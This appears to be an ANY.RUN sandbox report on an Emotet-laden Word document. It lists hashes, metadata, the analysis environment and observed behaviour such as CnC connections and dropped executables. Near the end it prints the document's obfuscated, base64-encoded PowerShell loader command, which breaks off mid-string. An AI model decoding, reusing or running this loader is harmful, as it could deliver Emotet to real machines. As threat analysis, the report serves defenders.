ANY RUN
INTERACTIVE MALWARE ANALYSIS

General Info

File name:	CMO-100120 CDW-102220.doc
Full analysis:	https://app.any.run/tasks/90b76d7b-8df6-43c5-90ec-d4bbcfb4fa19
Verdict:	Malicious activity
Threats:	Emotet Emotet is one of the most dangerous trojans ever created. Over the course of its lifetime, it was upgraded to become a very destructive malware. It targets mostly corporate victims but even private users get infected in mass spam email campaigns.
Analysis date:	August 06, 2021 at 16:53:47
OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Tags:	macros, macros-on-open, generated-doc, emotet-doc, emotet, loader, trojan
Indicators:	
MIME:	application/msword
File info:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Title: Minima., Author: Mael Schneider, Template: Normal.dotm, Last Saved By: Noa Masson, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Thu Oct 22 07:54:00 2020, Last Saved Time/Date: Thu Oct 22 07:54:00 2020, Number of Pages: 1, Number of Words: 3675, Number of Characters: 20950, Security: 8
MD5:	27E3A6A2A661389C26F2CA9CBF39CC0F
SHA1:	91257B16C8EA0A0C236F9824672ABF04E118C5C9
SHA256:	E2D2EBAFC33D7C7819F414031215C3669BCCDFB255AF3CBE0177B2C601B0E0CD
SSDEEP:	3072:aJivKie6B/w2yiWydwLQ/qR+zAf0Yjau23RW9Wn:aJiP/w2PtqReAf0YjARW9

Software environment set and analysis options

Launch configuration

Task duration:	300 seconds	Heavy Evasion option:	off	Network geolocation:	off
Additional time used:	240 seconds	MITM proxy:	off	Privacy:	Public submission
Fakenet option:	off	Route via Tor:	off	Autoconfirmation of UAC:	on
Network:	on				

Software preset

- Internet Explorer 11.0.9600.19596 KB4534251
- Adobe Acrobat Reader DC (20.013.20064)
- Adobe Flash Player 32 ActiveX (32.0.0.453)
- Adobe Flash Player 32 NPAPI (32.0.0.453)
- Adobe Flash Player 32 PPAPI (32.0.0.453)
- Adobe Refresh Manager (1.8.0)
- CCleaner (5.74)
- FileZilla Client 3.51.0 (3.51.0)
- Google Chrome (86.0.4240.198)
- Google Update Helper (1.3.36.31)
- Java 8 Update 271 (8.0.2710.9)
- Java Auto Updater (2.8.271.9)
- Microsoft .NET Framework 4.5.2 (4.5.51209)
- Microsoft Office Access MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Access MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Access MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Access Setup Metadata MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Excel MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Excel MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Excel MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Groove MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (German) 2010 (14.0.4763.1000)

Hotfixes

- Client LanguagePack Package
- Client Refresh LanguagePack Package
- CodecPack Basic Package
- Foundation Package
- IE Hyphenation Parent Package English
- IE Spelling Parent Package English
- IE Troubleshooters Package
- InternetExplorer Optional Package
- InternetExplorer Package TopLevel
- KB2479943
- KB2491683
- KB2506212
- KB2506928
- KB2532531
- KB2533552
- KB2533623
- KB2534111
- KB2545698
- KB2547666
- KB2552343
- KB2560656
- KB2564958
- KB2574819
- KB2579686
- KB2585542
- KB2604115
- KB2620704
- KB2621440
- KB2631813
- KB2639308
- KB2640148
- KB2653956
- KB2654428
- KB2656356
- KB2660075
- KB2667402

- Microsoft Office Groove MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Groove MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office IME (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office IME (Korean) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office InfoPath MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Language Pack 2010 - French/Français (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - German/Deutsch (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Italian/Italiano (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Japanese/日本語 (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Korean/한국어 (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Portuguese/Português (Brasil) (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Russian/русский (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Spanish/Español (14.0.4763.1000)
- Microsoft Office Language Pack 2010 - Turkish/Türkçe (14.0.4763.1013)
- Microsoft Office O MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office O MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office OneNote MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office OneNote MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office OneNote MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Outlook MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Outlook MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Outlook MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office PowerPoint MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office PowerPoint MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office PowerPoint MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Professional 2010 (14.0.6029.1000)
- Microsoft Office Proof (Arabic) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Basque) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Catalan) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Dutch) 2010 (14.0.4763.1000)
- KB2676562
- KB2685811
- KB2685813
- KB2685939
- KB2690533
- KB2698365
- KB2705219
- KB2719857
- KB2726535
- KB2727528
- KB2729094
- KB2729452
- KB2731771
- KB2732059
- KB2736422
- KB2742599
- KB2750841
- KB2758857
- KB2761217
- KB2770660
- KB2773072
- KB2786081
- KB2789645
- KB2799926
- KB2800095
- KB2807986
- KB2808679
- KB2813347
- KB2813430
- KB2820331
- KB2834140
- KB2836942
- KB2836943
- KB2840631
- KB2843630
- KB2847927
- KB2852386
- KB2853952
- KB2857650
- KB2861698
- KB2862152
- KB2862330
- KB2862335
- KB2864202
- KB2868038
- KB2871997
- KB2884256
- KB2891804
- KB2893294
- KB2893519
- KB2894844
- KB2900986
- KB2908783
- KB2911501
- KB2912390
- KB2918077
- KB2919469
- KB2923545
- KB2931356
- KB2937610
- KB2943357
- KB2952664
- KB2968294
- KB2970228
- KB2972100
- KB2972211
- KB2973112
- KB2973201
- KB2977292
- KB2978120
- KB2978742

- Microsoft Office Proof (English) 2010 (14.0.6029.1000)
- Microsoft Office Proof (French) 2010 (14.0.6029.1000)
- Microsoft Office Proof (Galician) 2010 (14.0.4763.1000)
- Microsoft Office Proof (German) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Proof (Spanish) 2010 (14.0.6029.1000)
- Microsoft Office Proof (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Proof (Ukrainian) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (English) 2010 (14.0.6029.1000)
- Microsoft Office Proofing (French) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (German) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Proofing (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Publisher MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Publisher MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Publisher MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office SharePoint Designer MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office SharePoint Designer MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Shared MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Shared MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Shared MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office Shared Setup Metadata MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Single Image 2010 (14.0.6029.1000)
- Microsoft Office Word MUI (English) 2010 (14.0.6029.1000)
- Microsoft Office Word MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Spanish) 2010 (14.0.4763.1000)
- Microsoft Office Word MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Office X MUI (French) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (German) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Italian) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Japanese) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Korean) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Russian) 2010 (14.0.4763.1000)
- Microsoft Office X MUI (Spanish) 2010 (14.0.4763.1000)
- KB2984972
- KB2984976
- KB2984976 SP1
- KB2985461
- KB2991963
- KB2992611
- KB2999226
- KB3004375
- KB3006121
- KB3006137
- KB3010788
- KB3011780
- KB3013531
- KB3019978
- KB3020370
- KB3020388
- KB3021674
- KB3021917
- KB3022777
- KB3023215
- KB3030377
- KB3031432
- KB3035126
- KB3037574
- KB3042058
- KB3045685
- KB3046017
- KB3046269
- KB3054476
- KB3055642
- KB3059317
- KB3060716
- KB3061518
- KB3067903
- KB3068708
- KB3071756
- KB3072305
- KB3074543
- KB3075226
- KB3078667
- KB3080149
- KB3086255
- KB3092601
- KB3093513
- KB3097989
- KB3101722
- KB3102429
- KB3102810
- KB3107998
- KB3108371
- KB3108664
- KB3109103
- KB3109560
- KB3110329
- KB3115858
- KB3118401
- KB3122648
- KB3123479
- KB3126587
- KB3127220
- KB3133977
- KB3137061
- KB3138378
- KB3138612
- KB3138910
- KB3139398
- KB3139914
- KB3140245
- KB3147071
- KB3150220
- KB3150513

- Microsoft Office X MUI (Turkish) 2010 (14.0.4763.1013)
- Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 (9.0.30729.6161)
- Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219 (10.0.40219)
- Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.30501 (12.0.30501.0)
- Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005 (12.0.21005)
- Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.21.27702 (14.21.27702.2)
- Microsoft Visual C++ 2019 X86 Additional Runtime - 14.21.27702 (14.21.27702)
- Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.21.27702 (14.21.27702)
- Mozilla Firefox 83.0 (x86 en-US) (83.0)
- Mozilla Maintenance Service (83.0.0.7621)
- Notepad++ (32-bit x86) (7.9.1)
- Opera 12.15 (12.15.1748)
- QGA (2.14.33)
- Skype version 8.29 (8.29)
- VLC media player (3.0.11)
- WinRAR 5.91 (32-bit) (5.91.0)
- KB3155178
- KB3156016
- KB3159398
- KB3161102
- KB3161949
- KB3170735
- KB3172605
- KB3179573
- KB3184143
- KB3185319
- KB4019990
- KB4040980
- KB4474419
- KB4490628
- KB4524752
- KB4532945
- KB4536952
- KB4567409
- KB958488
- KB976902
- KB982018
- LocalPack AU Package
- LocalPack CA Package
- LocalPack GB Package
- LocalPack US Package
- LocalPack ZA Package
- Package 21 for KB2984976
- Package 38 for KB2984976
- Package 45 for KB2984976
- Package 59 for KB2984976
- Package 7 for KB2984976
- Package 76 for KB2984976
- PlatformUpdate Win7 SRV08R2 Package TopLevel
- ProfessionalEdition
- RDP BlueIP Package TopLevel
- RDP WinIP Package TopLevel
- RollupFix
- UltimateEdition
- WUClient SelfUpdate ActiveX
- WUClient SelfUpdate Aux TopLevel
- WUClient SelfUpdate Core TopLevel

Behavior activities

MALICIOUS

Application was dropped or rewritten from another process
- regidle.exe (PID: 3164)
- G_jugk.exe (PID: 1640)

EMOTET was detected
- regidle.exe (PID: 3164)

Drops executable file immediately after starts
- G_jugk.exe (PID: 1640)

Connects to CnC server
- regidle.exe (PID: 3164)

SUSPICIOUS

Checks supported languages
- POwersheLL.exe (PID: 3828)
- regidle.exe (PID: 3164)
- G_jugk.exe (PID: 1640)

Reads the computer name
- POwersheLL.exe (PID: 3828)
- regidle.exe (PID: 3164)
- G_jugk.exe (PID: 1640)

Reads the date of Windows installation
- POwersheLL.exe (PID: 3828)

PowerShell script executed
- POwersheLL.exe (PID: 3828)

Creates files in the user directory
- POwersheLL.exe (PID: 3828)

Reads Environment values
- POwersheLL.exe (PID: 3828)

Executed via WMI
- POwersheLL.exe (PID: 3828)
- G_jugk.exe (PID: 1640)

Executable content was dropped or overwritten
- POwersheLL.exe (PID: 3828)
- G_jugk.exe (PID: 1640)

Starts itself from another location
- G_jugk.exe (PID: 1640)

INFO

Reads the computer name
- WINWORD.EXE (PID: 2728)

Creates files in the user directory
- WINWORD.EXE (PID: 2728)

Checks supported languages
- WINWORD.EXE (PID: 2728)

Reads mouse settings
- WINWORD.EXE (PID: 2728)

Reads Microsoft Office registry keys
- WINWORD.EXE (PID: 2728)

Malware configuration

No Malware configuration.

Static information

TRiD


.doc | Microsoft Word document (54.2)
.doc | Microsoft Word document (old ver.) (32.2)

EXIF

FlashPix

Title:	Minima.
Subject:	
Author:	Mael Schneider
Keywords:	
Comments:	
Template:	Normal.dotm
LastModifiedBy:	Noa Masson
RevisionNumber:	1
Software:	Microsoft Office Word
TotalEditTime:	0
CreateDate:	2020:10:22 06:54:00
ModifyDate:	2020:10:22 06:54:00
Pages:	1
Words:	3675
Characters:	20950
Security:	Locked for annotations
Company:	
Lines:	174
Paragraphs:	49
CharCountWithSpaces:	24576
AppVersion:	15
ScaleCrop:	No
LinksUpToDate:	No
SharedDoc:	No
HyperlinksChanged:	No
TitleOfParts:	
HeadingPairs:	Title
	1
CodePage:	Unicode UTF-16, little endian
LocaleIndicator:	1033
TagE:	Sapiente animi numquam iure aut. Tempore saepe nam aut ratione ipsa vel tempore quae. Sequi repellendus quia et voluptatem.
CompObjUserTypeLen:	32
CompObjUserType:	Microsoft Word 97-2003 Document


Video and screenshots



Processes

Total processes	Monitored processes	Malicious processes	Suspicious processes
45	4	2	1

Behavior graph



Specs description

- Program did not start
- Probably Tor was used
- Known threat
- Connects to the network
- Task contains several apps running
- File is detected by antivirus software
- The process has the malware config
- Low-level access to the HDD
- Behavior similar to spam
- RAM overrun
- CPU overrun
- Application downloaded the executable file
- Inspected object has suspicious PE structure
- Process was added to the startup
- Task has injected processes
- Network attacks were detected
- Process starts the services
- Actions similar to stealing personal data
- Behavior similar to exploiting the vulnerability
- Debug information is available
- Executable file was dropped
- Integrity level elevation
- System was rebooted
- Task has apps ended with an error
- Task contains an error or was rebooted

Process information

PID	CMD	Path	Indicators	Parent process
2728	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\admin\AppData\Local\Temp\CMO-100120 CDW-102220.doc"	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	–	Explorer.EXE

Information

User:	admin	Company:	Microsoft Corporation		
Integrity Level:	MEDIUM	Description:	Microsoft Word		
Version:	16.0.14026.20270				

3828 POwersheLL -ENCOD lABTAGUAVAAtAEkAVABFAE0AIABWAGEAcgBpAGEAYgBsAGUA OgBWAGgAMAAyADQAMQA 0AKAAiAHsAMgB9AHsANAB9AHsAMQB9AHsAMwB9AHsAMAB 9ACIAIAAtAGYAJwAuAGQASQByAEUAQwB0AG8AUgBZACcALA AnAFQARQBtAC4AJwAsACcAUwBZACcALAAnAGkATwAnACwA JwBzACcAKQApADsAIAAgACAAJAB0AHcAOQA9AFsAdAB5AHA AZQBdACgAIgB7ADMAfQB7ADUAfQB7ADYAfQB7ADEAfQB7ADc AfQB7ADAAfQB7ADgAfQB7ADIAfQB7ADQAfQAiAC0AZgAgACcA TQBhAG4AYQAnACwAJwBWAEkAYwBlAHAAbwBpACcALAAnAG UAJwAsACcAUwB5AFMAJwAsACcAUgAnACwAJwBUAGUAbQA uAG4AZQBUAC4AUwAnACwAJwBlAHIAJwAsACcAbgB0ACcALA AnAGcAJwApACAAIAA7ACAAJABJADAAcgBlADIAMwBlAD0AKA AnAFgAZwAnACsAJwBzAGQAJwArACgAJwBfADAAJwArACcAc gAnACkAKQA7ACQAWQAzADgAMABvADEAZgA9ACQASQBxAH AANQB1AGUAYQAgACsAIABbAGMAaABhAHIAXQAoADYANAAp ACAAKwAgACQARAB4AGQAOABvAHYAeAA7ACQASAA0AHgAc QBpAGIAagA9ACgAKAAnAEEAaQAnACsAJwBsAHQAJwApACsA KAAnAHYAJwArACcAOABuACcAKQApADsAIAAkAFYASABkADIA OQA1ADoAOgAiAEMAcgBFAGAAQQB0AGUAZABjAFIAZQBgAG MAdABvAHIAeQAiACgAJABIAE8ATQBFACAAKwAgACgAKAAnA HMAJwArACgAJwBhACcAKwAnAGMASgAnACkAKwAoACcAZQ AnACsAJwBoAGgAegAnACsAJwBkAGEAJwArACcAYwAnACkALAAnA FwAJwApACkAKQA7ACQAUQA1AG8AbQAyAHgAdQA9ACgAJwB ZACcAKwAoACcAeQAnACsAJwBhAGUAegAnACsAJwBpAHYAJ wApACkAOwAgACAAKABDAEgAaQBsAEQASQBUAGUAbQAgACg AJwBWAGEAcgAnACsAJwBpAGEAQgBsAEUAOgBUACcAKwAnA FcAJwArACcAOQAnACkAIAApAC4AdgBBAEwAdQBlADoAOgAiA HMARQBjAFUAcgBgAGkAdAB5AHAAcgBgAG8AVABvAGMAYAB PAEwAIgAgAD0AIAAoACgAJwBUACcAKwAnAGwAcwAxACcAKQ ArACcAMgAnACkAOwAkAE4AegA1AGcAbABiAGwAPQAoACgAJ wBFADQANQAnACsAJwBtACcAKQArACcANQAnACsAJwBzAGkA JwApADsAJABHAHIAcQA0ADAAMwBsACAAPQAgACgAKAAnAE cAXwBqACcAKwAnAHUAJwApACsAJwBnACcAKwAnAGsAJwAp ADsAJABRAGoAcABzAHYAYQBmAD0AKAAoACcAVQB4ADAAXw AnACsAJwA4AGQAJwApACsAJwBnACcAKQA7ACQAUAB0AGQA ZwA5ADUAaAA9ACgAKAAnAEwAcAAnACsAJwA1ADcAJwApAC sAKAAnADEAMAAnACsAJwBhACcAKQApADsAJABTAGcAdwBx ADcANwA5AD0AJABIAE8ATQBFACsAKAAoACgAJwBGADUAQgB KACcAKwAnAGUAaAAnACkAKwAnAGgAegAnACsAJwBkACcAK wAoACcAYQBGADUAJwArACcAQgBCACcAKQArACgAJwBlAG4A MQAnACsAJwA0AGYAJwArACcAcgBGADUAQgAnACkAKQAuACI 